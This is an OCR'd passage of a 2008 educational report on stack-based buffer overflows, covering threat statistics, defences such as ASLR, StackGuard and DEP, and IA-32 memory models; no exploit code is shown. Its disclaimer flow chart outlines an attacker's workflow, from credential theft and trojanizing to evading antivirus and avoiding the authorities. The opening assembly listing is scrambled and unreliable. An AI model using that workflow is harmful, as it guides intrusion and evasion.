

BUFFER OVERFLOW REVISITED, 2008

The Stack-based Buffer Overflow Vulnerability and Exploit Experimental Demonstration

(In the controlled environment)



```
proc near
push
mov      ebp
mov      ebp, esp
dec      eax, [ebp+arg_4]
test     eax
jle      eax, eax
mov      short loc_4727D6
         ecx, [ebp+arg_0]

mov
xor      dl, [eax+ecx]
sub      dl, 4Ch
mov      dl, [eax+ecx-1]
dec      [eax+ecx], dl
test     eax
jg       eax, eax
         short loc_4727C4

pop      ebp
retn
endp

proc near

push     ebp
mov      ebp, esp
push     edi
xor      edi, edi

mov      eax, ds:dword_465E58[edi*4]
cmp      eax, [ebp+arg_0]
jz       short loc_4727F0
inc      edi
cmp      edi, 4
jb       short loc_4727DE

cmp      edi, 10h
jnz      short loc_4727F9
xor      eax, eax
jmp      short loc_472829

push     ebx
push     esi
lea      esi, ds:465F28h[edi*4]
mov      eax, [esi]
mov      ebx, offset dword_465E68
test     eax, eax
jz       short loc_472820
push     eax
mov      eax, edi
imul     eax, 30h
add      eax, ebx
push     eax
call     decrypt_config
and      dword ptr [esi], 0
```



Pdf By : NO-MERCY

Table of Contents:

CH 00: READ ME FIRST

What do we have in this 'crap'?

This hands-on tutorial starts with an introduction of the study purposes, some literature review which contains the fundamental of the exploit environments. The environment discussion starts with the computer hardware (microprocessor) procedures on compiling and linking the C programs. Then, the discussion proceeds to the demonstration when the environment setup was completed. The study ends with a conclusion, recommendation and further research.

Summary


This tutorial revisits the stack-based buffer overflow problem which still dominates as one of the top threat to the computer security world. In this tutorial an experimental demonstration presented in a step-by-step manner which cover creating a simple buffer overflow C program, preparing the vulnerable environment and the exploit. It is a controlled experiment (well it is not the real one!), analyzing the vulnerability and how the exploit take action. An ample literature review also provided in the purpose to trace the problem from the lowest level and providing the current information regarding buffer overflow threat detection and prevention. In this case, the trends, current protection and detection techniques also discussed with the weaknesses and strength. At the end, after the demo has been completed the related issues mainly the current and previous detection and prevention mechanisms were discussed. Practical recommendations have been suggested while making the conclusion. The OS used is Fedora 9 as a guest OS on Win XP Pro SP2 machine using VMware.


Note:
THIS IS THE EXPANDED ONLINE REPORT VERSION WHICH HAS BEEN SUBMITTED BY WRITER IN PARTIAL FULFILLMENT OF THE MASTER DEGREE PROGRAM IN ICT

- See more at:
http://www.tenouk.com/Bufferoverflowc/stackbasedbufferoverflow.html

DISCLAIMER

Well, this is for educational purpose only. Please read the disclaimer first. During the experimental demonstration we have controlled the flow of event which include the vulnerability and exploit environment. In order to describe a complete process for the real exploit, the following flow chart provides some idea. The theory and principle part of this thing can be applied to other exploit as well.


Start
Vulnerability found, created, detected etc.
Understanding the vulnerability.
Preparing the exploit.
Escalate root/Administrator, deleting file, finger printing the network, sending spam, collecting email, downloading bad program, trojanizing, collecting credentials, DOS/DDOS launching pad and many more. Remote or local? Add appropriate codes
TCP/IP, OS, kernel, application, user level of restrictions. Platform dependant. Disable this, disable that, kill this, kill that, stealthy feature, impersonate, antivirus and spyware, malware scanner, rootkit detector, user privileges, access control list, code security based, role security based, web/browser's security protection/prevention, IDS, firewall, log files etc. Add appropriate codes.
What to exploit?


Need to bypass restrictions?
Test the exploit against the vulnerability
Do the re-coding
Mission accomplished?
Add more features
Test the exploit against the vulnerability
Do the re-coding
Mission accomplished?
Make sure you are not caught by the authorities
End

CH 01: INTRODUCTION TO BOF STUDY

1.0 Introduction

Almost 20 years after the first publicized buffer overflow vulnerability and exploit used by Morris worm in November, 1988 [1] then followed by Code Red worm in July 2001 [2] and Slammer worm [3] in January 2003, the buffer overflow still one of the top vulnerability, proven to have a severe effect, which has been exploited successfully. Since then, the buffer overflow vulnerable exploited again and again which cover a wide range of computer application, library, operating system (kernel and embedded system as well) and networking.

There are many hardware and software based techniques and tools that have been proposed and developed to detect and/or protect from buffer overflow vulnerable. However this vulnerable still happens and based on the trend it look likes this problem will continue to happen.

It is publicly known that the buffer overflow happens when there is no bound checking on the used buffer in programs. In the plain source codes, this no bound checking is a normal for unsafe programming language that dominated by C and C++ for a set of the standard library functions. Unfortunately, C and C++ are the languages that most widely used for critical applications such as kernel, Operating System (OS), database engine and device driver.

A buffer is small and reusable temporary data storage during the program execution. Normally it is declared as sized array data type in C and C++ programs though it is not limited to the declared sized array because other unsafe standard C and C++ functions used for string and character manipulation such as *strcat()* and *gets()* also resembled similar characteristics. Without bound checking, input size that bigger than the declared size of the array will overwrite other adjacent data in memory and corrupting them. From the programmer point of view, when declaring a sized array in a program, we normally already expected or pre-calculated the maximum number of input. However, we cannot accurately determine the maximum number of input from user and other applications which will use the program. This input validation is more prevalent for applications that will call and share the program such as DLL.

With freely available tools and proof-of-concept (POC) codes, on the attacker side, without proper user input validation, it looks like it is easy to exploit the buffer overflow vulnerability. Furthermore, user input validation issue already exploited by other code injection exploit methods such as SQL injection.

In finding the root cause, it is quite obvious that buffer overflow vulnerable is not a simple thing for the average person to understand. It is not just a programming flaw that represents programmer's competency to solve it. Much more knowledge such as processor architecture, memory layout and operation, library, how compiler works and low level programming in certain circumstances, must be fully understood in order to detect and protect from buffer overflow effectively.

1.1 Scope and Limitation

The scope of this for fun study is limited to the stack-based buffer overflow with local exploit. All the hardware and related software used in the controlled demonstration can be found in Chapter 3. Keep in mind that there are several buffer overflow variants such as heap based, integer, off-by-one and also a similar subset found in format string attack.

1.2 Significance of the Study

Based on the previous experiences, it is quite weird for the commercial grade software that has been distributed and used by million of the end users, for example, several months later found to be vulnerable to a buffer overflow problem. Although, if the best practices have been adopted in the application development cycle, it is obvious that the application which contains buffer overflow vulnerability even passed the alpha and beta phases 'silently'.

A proper understanding and better awareness on how and why the stack-based buffer overflow exists and happens will provide a very useful input for the more robust and effective detection and prevention mechanism in the design and implementation stages. It should be very beneficial and more productive for everyone mainly programmer to understand, aware and then enforce appropriate protection and defense means to contain, avoid or at least to minimize this problem. Furthermore, when analyzing the buffer overflow protections at many stages of computer system, this will enhance our current knowledge regarding the computer related security breaches at all level, from the processor execution environment, kernel and up to the web application. It is also can be a basis for understanding the new vulnerability and exploit variants. Take note that the experimental demonstration was done using the Fedora 9 virtual machine and hence the buffer overflow vulnerability and exploit ‘reaction’ on the virtual machine can also be observed.

CH 02: THREATS, TECHNIQUES & PROCESSOR EXECUTION ENVIRONMENT

2.1 The Current Trends

In this chapter, we will have some reviews on what have been done in the previous decades for buffer overflow. We will also try to understand the techniques used in the detection and protection schemes or mechanisms and their respective weaknesses and strengths.
From various computer security reports and advisories, buffer overflows still one of the top vulnerabilities and exploits. A senior editor of Dark Reading, Kelly Jackson Higgins [4] wrote that research data from Telus, an Internet Service Provider (ISP) company, which provides vulnerability research analysis to the most of the top 20 security vendors in the world, mentioned that buffer overflow is still retaining a top threat based on the report for enterprise class products category.
According to Cisco Annual Security Report [5], under the vulnerability and threat categories as shown in Figure 2.1, buffer overflow is the number one threat and vulnerability from January through October 2007 followed by the Denial-of-Service (DOS). The interesting part of this report is the third and fourth threats: Arbitrary Code Execution and Privilege Escalation which is a publicly known that buffer overflow vulnerability can lead to these two threats.




Figure 2.1: Top 20 threats and vulnerabilities, January - October 2007 [5]

In Cisco case, buffer overflow problems normally related to its Internetwork Operating System (IOS). IOS is a multitask, embedded OS used in its router and switch products. Cisco is one of the biggest manufacturer and vendor for networking products that build our network infrastructure. In countering and providing solutions for those threats, Cisco has it own security advisories.

Under the threats and vulnerabilities trend shift, from the same report as shown in Table 2.1, buffer overflow shows an increase of 23% compared to the same time period in 2006 and except the software fault, others show decrementing trends.

Threat category	*Alert count*	*% change from 2006*
Arbitrary Code Execution	232	-24%
Backdoor Trojan	15	-72%
Buffer Overflow	395	23%
Directory Traversal	17	-52%
Misconfiguration	8	-57%
Software Fault (Vul)	98	53%
Symbolic Link	5	-64%
Worm	37	-28

Table 2.1: Shifts in threats and vulnerabilities reported [5]

In this case, other than having high competency in C programming, to fully understand the vulnerable, researcher needs to be fluent in the IOS commands and its functionalities.

When referring to the Vulnerability Type Distributions in Common Vulnerabilities and Exposures, CVE [6], buffer overflow and its variant dominated the reported advisories. The categories and the trend analysis from 2001 – 2006 have been summarized in the following Table.

CVE category	*2001 – 2006 analysis*
Result summary	Buffer overflow is still the number 1 problem reported in OS vendor advisories.
Overall trends	Dominated by buffer overflow year after year before 2005 as reported in the OS vendor advisories. Although the percentage of buffer overflows has declined, the buffer overflow variants such as integer overflows, signedness errors, and double-frees have been in increase.
OS vs. non-OS	An increase in Integer overflows reported in OS vendor advisories. These vulnerabilities and exploits include software that related to the kernel, cryptographic modules, and multimedia file processors such as image viewers and music players and after 2004, many issues occur in libraries or common DLLs were reported.
Open and Closed Source	With the exception of 2004, buffer overflows are number one for both open and closed source, with roughly the same percentage in each year.

Table 2.2: Summary of the vulnerability type distribution for 2001 – 2006

The overall CVE by category dominated by buffer overflow problem. Obviously, we are not just seeing the classic types of buffer overflow decreasing in trend, new buffer overflow variants such as signedness errors and double-frees also are in the increasing trends. Again, not just an average programming skill, the knowledge and skill in system or kernel programming is needed in order to provide an effective counter measure to the vulnerability as shown in the OS and non-OS exploit.
When searching for C and C++ open source projects at Sourceforge.net and the applications developed using C++ at Bjarne Stroustrup [7] personal site, C and C++ still dominate as programming languages of choice for applications from system to the Internet browser. While solving the current buffer overflow problem, it is likely that we will still need to deal with buffer overflow for another decade.

2.2 Detection and Prevention Solutions

There is already much information demonstrating how the buffer overflow happen [8], [9], [10], [11] on various platforms and applications. Similarly, there are also many solutions proposed and implemented. The solutions vary from a very simple check list [12] and signature based [13], [14], kernel patch [15], [16], hardware based [17], [18], [19], [20], [21], [22], [23], compiler extensions and tools [24], [25], [26], [27], [28], [29], [30], static source code analysis [31], using secure library [32] and many more [33]. [34], [35], [36], [37], [38], [39].

Although using the same C or C++ source codes, buffer overflow is specific to the architecture. Hence, solutions normally specific to the architecture that having different instructions set. In this case, the exploit must also match to the architecture used though just with a little code modifications. On the other hand, solutions also suffer the same issue. Some solutions just provide the detection without prevention. Some provide detection and prevention but specific to the certain type of buffer overflow variant only. Other solutions suffer unacceptable overheads that affect the performance.


2.3 The Current Implementation

Current implementation is bias to the kernel side of the OS and compiler extension. As an example, PaX project [15] is a Linux kernel patches that designed to protect from buffer overflow. The PaX's NOEXEC component provides a protection to prevent the injection and execution of arbitrary code in an existing process's memory space. Meanwhile, the Address Space Layout Randomization (ASLR) provides the randomness to the layout of the virtual memory space. By randomizing the locations of the heap, stack, loaded libraries and executable binaries during every boot-up, ASLR supposed to effectively reduce the probability of the exploit that relies on fixed or hardcoded addresses within those segments that will successfully redirect code execution to the supplied buffer or other part of the memory area. A similar implementation also available on Windows x64 platform which called PatchGuard.

StackGuard [24] is another protection mechanism implemented in GCC compiler which based on modifications to the stack layout and/or the use of canaries. Other similar mechanisms include StackShield [25] and ProPolice SSP [27].

Microsoft's proprietary solution is considered similar to the StackGuard which implemented in the new .NET compilers. For example, Microsoft provides the /GS option [26] for the command line or IDE compilation. When enabling this option, a security cookie (canary), is placed in front of the return address and the saved ebp register. If this cookie is corrupted or overwritten, then the return address also will be overwritten, means that the return address has been changed. By default, Windows 2003 is compiled with this stack protection enabled. Unfortunately, for all the previously mentioned implementations, except the PaX (latest version) can be defeated successfully [40], [41], [42].

On the processor side, an AMD CPU [43] uses the **NX** flag bit, which stands for **N**o e**X**ecute, to flag a portion of memory for the no execute feature. Any section of memory designated with the NX attribute means that it cannot be executed. Intel has the same implementation using the **XD** bit, that stands for e**X**ecute **D**isable. Both of these implementations need the OS support and can be enabled or disabled. For example, the XD implementation can be obviously seen in the Windows OS through the Data Execution Prevention (DEP) setting. However, both implementations can be bypassed [44], [45], [46].



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

[✓ Turn on DEP for essential Windows programs and services only]

Turn on DEP for all programs and services except those I select:

Figure 2.2: Windows Data Execution Prevention (DEP) setting

In 2005 (latest updated version is in 2007), the ISO/IEC committee for the standard C published the extension for the C library which is part of addressing the buffer overflow issue. The first part of the extension [47] is for the bound-checking recommendations for the related C libraries mainly used in string and character manipulation such as stdio.h and string.h and the second part [48] defines specification for the dynamic allocation functions. However, the implementer of the C/C++ already incorporated the recommendations earlier, for example, the Microsoft Visual C++ .NET 2005 as can be seen on the introduction of the secure C function version for the string and character such as *strcpy_s()* and *scanf_s()*. On the other hand, CERT through its Secure Coding Initiative publishes its own standard [49] to support and encourage the practice of secure coding for C and C++. Also books related to the secure coding have been published long ago.

2.4 The Exploit Advancement

Most of the protection and prevention used can be compromised or bypassed. It is clear that every single solution will have their respective weaknesses. In the meantime, research for the exploits always one step ahead. For example, the polymorphic type of exploit [50], [51], [52], [53] can bypass the signature based scanning technique such as used antivirus software easily, though there are solutions for this [54], [55]. In this case, the shellcode that used as the buffer overflow payload implemented having polymorphic characteristic in order to avoid a pattern or signature based detection tools or algorithms.

Another more potent and stealthy type, uses the rootkit technique. In this case only the kernel level detection and/or protection mechanism is a viable solution that involves device driver or kernel programming. Keep in mind that Windows also is not spared from rootkit which historically comes from UNIX. We can also expect possibility of different threat and vulnerability that have been combined together leading to the more resilient attack and exploit. For example, buffer overflow vulnerable can be used as an exploit while social engineering technique will be the trigger point.

2.5 Intel Processor Execution Environment

Before analyzing the flow of event when doing the experimental demonstration, it is important to understand the related information regarding the execution environment of the Intel processor for operating system and application program. This discussion is based on the Intel Core 2 Duo processor family (as used in the demonstration) and restricted to IA-32 architecture. The complete information can be found in [56].
The execution environment provided by the processor will be used jointly by operating system and application program or other executive that running on the processor. In the demonstration, the OS, programming language and program such as the vulnerable code flow of event is closely related to the processor execution environment.

2.5.1 Memory

Memory as a secondary storage, installed in the computer system is called physical memory. It is arranged as a sequence of 8-bit bytes and each byte is assigned a unique address normally called physical address. The maximum range of the address space depends on the architecture of the system for example if the processor does not support 64 bit, the maximum address space is up to 2^{36} -1 (64 GBytes).
However OS normally uses the processor's memory management facilities (Memory Management Unit – MMU) to access the physical memory in order to provide

efficiency such as utilizing the paging and segmentation features. The processor accesses the physical memory indirectly using one of the following three memory models.

1. **FLAT MEMORY MODEL** – In this model, memory seen by a program as a single, contiguous address space which called a linear address space. All code, data and stack are contained in this single address space and any addressable location in the memory space is called linear address.
2. **SEGMENTED MEMORY MODEL** – Memory seen by a program as a group of independent address spaces called segments. Normally, code, data and stack contained in separate segments. In order to address a byte in a segment, a program will use a logical address. The logical address consists of segment selector and an offset. The segment selector identifies the segment to be accessed while the offset identifies a byte in the address space of the segment. All the segment actually mapped to the processor's linear address space and it is processor's responsibility to translate each logical address into the respective linear address. This model is most widely adopted in the implementation.
3. **REAL-ADDRESS MODE MEMORY MODEL** – This is Intel 8086 processor's memory model provided to support compatibility with the existing programs which are written to run on the Intel 8086 processor. The linear address space for the program and OS consist of an array of segments of up to 64 KBytes is size each.




Figure 2.3: The three memory management models

